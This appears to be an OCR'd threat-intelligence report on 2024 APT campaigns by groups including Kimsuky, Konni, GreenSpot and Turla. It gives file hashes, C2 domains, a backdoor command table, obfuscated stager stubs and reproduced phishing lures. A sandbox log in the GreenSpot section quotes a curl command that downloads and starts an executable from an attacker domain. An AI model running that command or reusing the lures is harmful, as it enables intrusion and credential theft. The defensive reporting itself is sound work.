
The malicious program used by Lazarus for video interviews on Windows and Mac systems.

APT-C-60

Pseudo Hunter (APT-C-60) has been active since 2018, and the currently known target countries include China, North Korea, Japan, and Singapore. The targets include government, military, high-tech companies, universities, and institutions related to trade with South Korea.

In 2024, the focus of Pseudo Hunter's attack targets remained on scientific research, academic, trade, and maritime institutions in Asian countries related to South Korea. The group's arsenal of tools has been steadily updated and expanded. The RAT (Remote Access Trojan) used by the group has been updated from version V3.0 in 2022 to V3.1.7. In addition to the reuse of previously disclosed tools such as downloaders, loaders, and espionage Trojans, the Pseudo Hunter group has also developed several middleware plugins with loading and downloading functions. Moreover, it has expanded its attack arsenal to include exploits of zero-day and n-day vulnerabilities targeting WPS, Foxmail, NetEase Mail, and other software.

Pseudo Hunter extensively uses statcounter and bitbucket assets as the initial C2 server and hosting platform. The attackers assess the value of the compromised hosts based on the file directory data returned by the statcounter platform to decide whether to deploy subsequent payloads. Additionally, the bitbucket hosting URI corresponds uniquely to the compromised host. This interaction design can block the vast majority of automated analysis and reduce the exposure risk of core weapon library tools and C2 assets.



Plugin distribution after target value judgment
c.statcounter.com
bitbucket.org
IPv4
Specific directory file name collection
RAT payload
DLL
Data exfiltration,plugin download and loading, shell access...
git.exe
.IMG
IMG/ZIP/VHD
Malware lnk
Batch scripts, Downloader assembly and persistence, Lure document
Initial resident downloader
Core downloader
RAT loader
Lure document

The attack flowchart of APT-C-60

Darkhotel

Darkhotel, which is believed to have ties to South Korea, has been active since at least 2004. The group's name originates from its cyber-espionage activities targeting traveling executives and other specific guests through hotel internet networks. Captured 2024 attack data shows Darkhotel's targets are no longer limited to its original naming context. Moreover, the TTPs (Tactics, Techniques, and Procedures) fingerprints overlap with those of the currently disclosed APT-C-60 and APT-Q-12 groups. Security agencies in some countries have unified the attribution of these groups.

The main targets of Darkhotel's attacks are specific institutions in North Korea and China. In its attack incidents, the Trojan weapons deployed include strict environment detection and security terminal countermeasures. The MSI custom payloads used in the attack activities are as follows.



설치완료

조선글자체프로그람 설치완료

Untitled - Notepad

Font: KP KwangMyeong

Font style: Regular


Size: 11

The MSI custom payloads used by Darkhotel.

Kimsuky

Kimsuky, also known as APT43, APT-Q-2, Velvet Chollima, Black Banshee, Thallium, and Sparkling Pisces, has been operating since 2012 and is supported by North Korea's national government agencies. It primarily targets South Korea and its allies, such as Japan and the United States, using spear-phishing, watering hole attacks, and phishing websites to infiltrate systems. The main goal is to steal high-value information for intelligence collection. Industries of interest include the South Korean government, national security, pharmaceuticals, energy, and education.

Kimsuky typically establishes phishing websites to obtain account credentials and then sends phishing emails to induce the execution of malicious samples. The attack process is as follows.



The attack flowchart of Kimsuky

Since 2024, Kimsuky has launched a series of targeted attacks and has been very active: In April, it delivered security-related samples to the South Korean Embassy in China; in June, it delivered invoice-related samples to construction companies; and in July, it delivered professor lecture-related samples to a well-known South Korean university.


	Sample name
Corporate/Personal Invoice Documentation	도양기업 20240610 송장 갑지.bmp.lnk
	보조금신청 관련문의건.docx.lnk
	수정본_20240729.docx.lnk
Professor's Lecture/Star News	강연의뢰서.msc
	멀티캠퍼스 강연의뢰서_ 김병로 교수님 .docx.lnk
	강연의뢰서_ 엄구호 교수님 .docx.lnk
	민혜지2.jse
Sino-Korean security	202404_주중한국대사관 한중 북중 · 안보현안 1.5트랙 비공개 정책간담회 대면회의 계획(안).hwp.lnk
	[자문]북한 신형 자폭드론.msc
	한중 북중 안보현안 비공개 정책간담회 계획.lnk
Financial futures trading information	트레이딩 스파르타코스 강의안-100불남(2차).zip
	코인 선물 트레이딩 비법서.pdf.lnk
	수익률 증폭의 핵심 원리.pdf.lnk

Konni


From mid-April to early July 2024, the Konni group launched attacks on South Korea's RTP engineering department and personnel involved in tax and North Korea market analysis. The group used malicious samples with Korean themes such as "meeting materials," "tax evasion," and "market prices" to carry out the attacks.

Sha256	Filename	File creation time	Appearance time in the field	Load Sag Station
7887cea2962c954ccb60d005da03abcf68962517d1b3e3d2a472f5d952a03f8e		25-12-2023 11:39:35	06-07-2024	executivedaytona.com
0aaec376904434197bae4f1a10ecfe8d4564d95fdfa8236ea960535710661c5f	1.알티피_엔지니어링본부 사업개발회의 자료.hwp.lnk	25-12-2023 11:39:35	28-06-2024	cavasa.com.co
0329bb5b3a450b0a8f148a57e045bf6ed40eb49a62e026bd71b021a2efc40aed		25-12-2023 11:39:35	02-06-2024	phasechangesolutions.com
5ea09247ad85915a8d1066d1825061cc8348e14c4e060e1eba840d5e56ab3e4d		25-12-2023 11:39:35	02-06-2024	phasechangesolutions.com
2189aa5be8a01bc29a314c3c3803c2b8131f49a84527c6b0a710b50df661575e	첨부1_소명자료 목록 (탈세제보).hwp.lnk	25-12-2023 11:39:35	23-04-2024	jethropc.com
ba59f1ece68fa051400fd46467b0dc0a5294b8644c107646e75d225a45fff015	북한 내부정보/시장통제 관련 내부 동향 및 물가.hwp.lnk	25-12-2023 11:39:35	04-04-2024	www.cammirando.com

Induce clicks by disguising .lnk files as hwp documents to execute the internal script files, and then download the AutoIt3 tool, malicious scripts, and persistently execute them.



Release of the appendix tables of the Implementation Rules of the National Tax Collection Law (South Korea).



■ 국세징수법 시행규칙 [별지 제99호서식]

소명자료 목록

제출자	성명(상호)	
	생년월일(사업자등록번호)	
	주소(사업장)	
	전화번호	
소명자료에 대한 납세자 의견		

소명자료 제출 목록

번호	명칭	과세기간	자료 요지	비고

「국세징수법」 제115조에 따라 붙임과 같이 소명자료를 제출합니다.

Preview of the decoy document

Using a socket connection to receive different commands as follows:


Command Type	Operation	Communication Methods
1(executecmd)	Execute a command on the compromised machine.	Retrieve 2 bytes, parse them as the length of the specified command, then retrieve that number of bytes and convert them into a string command. Execute the cmd command using read and write pipes to break the chain of execution.
2(upload)	Upload a file from the attacker's side to the compromised machine	Retrieve 4 bytes, parse them as the length of the specified file name; retrieve that number of bytes and convert them into a file name; then retrieve another 4 bytes, parse them as the length of the specified file content in bytes; retrieve that number of bytes and convert them into file content; write the converted file content with the specified file name.
3(download)	Download a file from the compromised machine to the attacker's side	Retrieve 4 bytes to determine the length of the specified file name; then, retrieve the number of bytes equal to that length and convert them into a file name. Check if the file exists; if it does, send 4 bytes representing the file's length, followed by sending the file itself to the attacker's end.
4	N/A	N/A

GreenSpot

GreenSpot is an APT group that has long targeted China, with its attack targets covering government, defense, aerospace, national think tanks, medical vaccines, high-tech research, energy, trade, and other fields.

GreenSpot often uses n-day exploits to intrude into router gateway devices and uses its PPTP (Point-to-Point Tunneling Protocol) proxy to log in to controlled email accounts and send spear-phishing emails to targets, with the aim of stealing the account credentials of the target email accounts. When sending phishing emails to universities, it often adopts the method of mimicking journals to request "feedback" or "submission guidelines," inducing university targets to click; when sending phishing emails to government agencies, the bait mainly focuses on words like "soliciting opinions," "work plans," and "duty schedules"; while in attacks targeting maritime or coastal areas, words like "maritime," "shipping," and "ocean" frequently appear as bait.

In 2024, ThreaBook also captured instances where the GreenSpot forged pages to host malware and directly delivered Trojan attachments. The Trojan attachment was the C# version of the SliverC2 Stager, which, upon execution, would download subsequent payloads and load them after AES decryption. The subsequent payload was the Sliver remote access Trojan.



离职文件

人事处
发给

发件人: 人[redacted] -cn.com>
收件人: edu.cn>
时间: 2024年[redacted]8:07
②
大小: 5 MB

[redacted]文件.zip (4 MB)

您的离职申请我院人事处已批。请查看确认审批表里的信息，

[redacted]领取离职证明书。

[redacted]

盗用教师身份

-cn.com
发给 [redacted]n

发件人[redacted] -cn.com>
收件人: edu.cn>
时间: 2024年[redacted]
①
大小: 393 KB

近日有学生举报一名声称 教授曾联系[redacted]协助修改证书，这种行为
举报人声称这名教师名字为 和提供以下个人信息：

姓名:
出生日期: 1
身份证号码.


经内部调查，此人意图冒充教师并盗用其公民身份证和其他个人信息伪造教师证明，此事会转交公安部处理。

为了防止重复事件发生，请 点击此处 到教育部网站平台确认和稳固你的个人信息和核实有关材料转交公安部以防他人

中华人民教育部 [redacted]

Spear-phishing email

To achieve evasion and anti - reverse engineering, the SliverC2 Stager employs strong obfuscation. In this year's attack activities, GreenSpot has further enhanced the degree of obfuscation.




```
// Token: 0x0200001B RID: 27
internal class \u202D\u202A\u206E\u206B\u202B\u206F\u200F\u206D\u206D\u200B\u206F\u200F\u202D\u200B\u202E\u206D\u202D\u200E\u202E\u206E
  \u202C\u202C\u206B\u206A\u206C\u200C\u202A\u206F\u206E\u206F\u206F\u200E\u206C\u202C\u200C\u202E\u206A\u206B\u206D\u206B\u202E
{
    // Token: 0x06000086 RID: 134 RVA: 0x00008734 File Offset: 0x00006B34
    private static byte[] \u202C\u200B\u200F\u200F\u202A\u200E\u206A\u202D\u206E\u206C\u200B\u206A\u206A\u206A\u206D\u206B\u206C\u206B
      \u206F\u202B\u206B\u202C\u206D\u206F\u202D\u200E\u206F\u206F\u206A\u202B\u202D\u202C\u206A\u200F\u206D\u200F\u200C\u202A\u202A
      \u202C\u202E(byte[], string, string)
    {
    }

    // Token: 0x06000087 RID: 135 RVA: 0x000089F4 File Offset: 0x00006DF4
    public static byte[] \u206E\u206F\u202E\u206B\u202D\u206A\u202C\u206C\u206A\u202A\u206F\u206E\u206B\u200B\u200D\u202A\u200B\u206E
      \u200D\u202D\u202B\u202E\u200C\u202C\u206C\u202E\u206A\u200C\u206F\u206F\u206E\u202D\u202C\u206D\u206E\u206B\u202B\u206A\u206D
      \u202B\u202E(byte[])
    {
    }

    // Token: 0x06000088 RID: 136 RVA: 0x00008B18 File Offset: 0x00006F18
    public static byte[] \u206C\u200F\u202B\u206E\u200F\u206C\u206F\u206F\u200B\u202C\u200D\u200F\u200C\u206C\u202D\u202A\u202C\u206F
      \u202C\u200B\u200D\u202A\u206D\u202B\u202D\u206A\u206B\u202D\u200F\u202A\u200D\u206A\u206C\u200E\u202E\u200F\u200B\u202B\u202C
      \u200F\u202E(string)
    {
```


The figure below shows the SliverC2 Stager after name obfuscation in two attack activities, with a comparison of obfuscated methods in the same functional classes.



```
Class6 @0200001B
  基类和接口
  派生类型
  .cctor() : void @0600008D
  Class6() : void @0600008C
  Main(string[]) : void @0600008B
  smethod_0(byte[], string, string) : byte[] @06000086
  smethod_1(byte[]) : byte[] @06000087
  smethod_10(SymmetricAlgorithm, PaddingMode) : void @06000093
  smethod_11(SymmetricAlgorithm) : byte[] @06000094
  smethod_12(SymmetricAlgorithm) : byte[] @06000095
  smethod_13(SymmetricAlgorithm, byte[], byte[]) : ICryptoTransform @06000096
  smethod_14(byte[]) : MemoryStream @06000097
  smethod_15(Stream, ICryptoTransform, CryptoStreamMode) : CryptoStream @06000098
  smethod_16(Stream, byte[], int, int) : void @06000099
  smethod_17(MemoryStream) : byte[] @0600009A
  smethod_18(IDisposable) : void @0600009B
  smethod_19() : MemoryStream @0600009C
  smethod_2(string) : byte[] @06000088
  smethod_20(Stream, CompressionMode, bool) : GZipStream @0600009D
  smethod_21(Stream, Stream) : void @0600009E
  smethod_22(Stream) : void @0600009F
  smethod_23() : RemoteCertificateValidationCallback @060000A0
  smethod_24(Delegate, Delegate) : Delegate @060000A1
  smethod_25(RemoteCertificateValidationCallback) : void @060000A2
  smethod_26(bool) : void @060000A3
  smethod_27(SecurityProtocolType) : void @060000A4
  smethod_28() : WebClient @060000A5
  smethod_29(WebClient, string) : byte[] @060000A6
  smethod_3(byte[]) : void @06000089
  smethod_30(RuntimeTypeHandle) : Type @060000A7
  smethod_31(IntPtr, Type) : Delegate @060000A8
  smethod_32(byte[], int, IntPtr, int) : void @060000A9
  smethod_4(string) : void @0600008A
  smethod_5() : Encoding @0600008E
  smethod_6(Encoding, string) : byte[] @0600008F
  smethod_7() : Aes @06000090
  smethod_8(SymmetricAlgorithm, byte[]) : void @06000091
  smethod_9(SymmetricAlgorithm, byte[]) : void @06000092
  string_0 : string @04000180
  string_1 : string @04000181
  string_2 : string @04000182
  string_3 : string @04000183
  string_4 : string @04000184
```

```
Class6 @0200001A
  基类和接口
  派生类型
  .cctor() : void @06000073
  Class6() : void @06000071
  Main(string[]) : void @06000070
  smethod_0(byte[], string, string) : byte[] @0600006C
  smethod_1(byte[]) : byte[] @0600006D
  smethod_2(string) : byte[] @0600006E
  smethod_3(byte[]) : void @0600006F
  smethod_4(object, X509Certificate, X509Chain, SslPolicyErrors) : bool @06000072
  remoteCertificateValidationCallback_0 : RemoteCertificateValidationCallback @04
  string_0 : string @0400017E
  string_1 : string @0400017F
  string_2 : string @04000180
```

ThreatBook has also captured attack activities by GreenSpot targeting Hong Kong.



进程详情

共分析了3个进程

```
└ cmd.exe（PID：4604）
  "C:\Windows\System32\cmd.exe" /c call C:\Users\Administrator\Desktop\93ff81c7f3f4eca7d4f333d519222f79fbc3e6bd383b4b1d0066e8401b2f1927.lnk
  └ cmd.exe（PID：1152）
    "C:\Windows\System32\cmd.exe" /c curl -s -o scheduler.exe "https:/trackinganalytic.com/scheduler.exe"&&start /b scheduler.exe&&curl -s -o tmp.pdf
    "https:/trackinganalytic.com/報告.pdf"&&move tmp.pdf 報告.pdf&&start /b 報告.pdf
    └ curl.exe（PID：4480）
      curl -s -o scheduler.exe "https:/trackinganalytic.com/scheduler.exe"
```


运行截图（2）

网络行为

Eastern Europe

Turla

Turla, associated with Russia's FSB, has been active globally since 2007. Also known as Waterbug, Snake, or VENOMOUS BEAR, it targets government, military, tech, energy, and commercial organizations for intelligence collection. In 2024, Turla remained active, using previously compromised high-trust assets as network jump points or C2 nodes for attacks. In May, ThreatBook reported Turla using a compromised Philippine media site for attacks, with the following lure documents:



Republic of the Philippines
Philippine Statistics Authority

Reference No. 23-UCDMS04-11-01

04 December 2023

PUBLIC ADVISORY

The Philippine Statistics Authority (PSA) would like to inform the public, government, and private institutions of the **updated verification results of the PhilSys ✓** (read as PhilSys Check), effective 01 December 2023.

The following are the updated PhilSys ✓ verification results:

1. ***"PhilID or ePhilID has been Verified".***

Figure 1. Pop-up message of PhilID's and ePhilID's successful verification

Figure 1 shows the message displayed if the PhilID or ePhilID's QR Code contains a valid digital signature, as well as if the card is active.

Please note that with these results the following should be considered:

The information displayed in the verification result should match the details printed on the PhilID or ePhilID. If matched, the document is valid and should be accepted for transaction.

PSA Complex, East Avenue, Diliman, Quezon City, Philippines 1101
Telephone: (632) 8938-5267
www.psa.gov.ph

Reference No. 23-UCDMS04-11-01
Subject: Public Advisory on the Use of PhilSys Check
Date: 04 December 2023

For ePhilID users, the photo embedded in the QR Code should match the printed photo at the front of the ePhilID.

2. ***"Deactivated Card".***

Figure 2. Verification result when PhilID's/ePhilID's QR code is deactivated on the web browser

Figure 2 shows the message that will be displayed if the PhilID or ePhilID is not active, along with the instructions for the relying party and the cardholder.

3. ***"QR Code could not be read".***

Figure 3. Verification result when PhilID's/ePhilID's QR Code could not be read on web browser

Figure 3 shows the message displayed if the QR Code is damaged, tampered with, or not from PhilID or ePhilID. Said possible reasons and related instructions will also appear in the verification result.

Page 2 of 3

Dear Sir,

I hope this message finds you in good health and spirits. My name is James Ng, and I am writing on behalf of MARUAH, a non-governmental organization (NGO) dedicated to advocating for the respect and upholding of human rights in accordance with both national and international norms.

We are pleased to invite you to our upcoming seminar, "Human Rights: A Global Perspective," which will take place on June 24 at 10 am at Studio, Atelier. This seminar aims to provide a comprehensive overview of human rights from various perspectives, including legal, cultural, and socio-economic dimensions.

The seminar will feature distinguished speakers and experts in the field of human rights, who will share their insights and experiences. Topics will include civil society perspective on human rights and related issues at the national, regional and international levels, offering attendees a unique opportunity to engage with leading thinkers and activists in the human rights community.

Your presence and participation would be greatly valued, as your expertise and insights would undoubtedly enrich the discussions and provide valuable perspectives for the participants. We believe that your involvement would significantly contribute to the seminar's success and the broader understanding of human rights.

If you have any questions or require further information, please do not hesitate to contact me at maruahsg@protonmail.com.

We look forward to the possibility of your attendance and the opportunity to learn from your contributions to the field of human rights.

Thank you for considering our invitation. We hope to see you at the seminar.

Warm regards,

James Ng

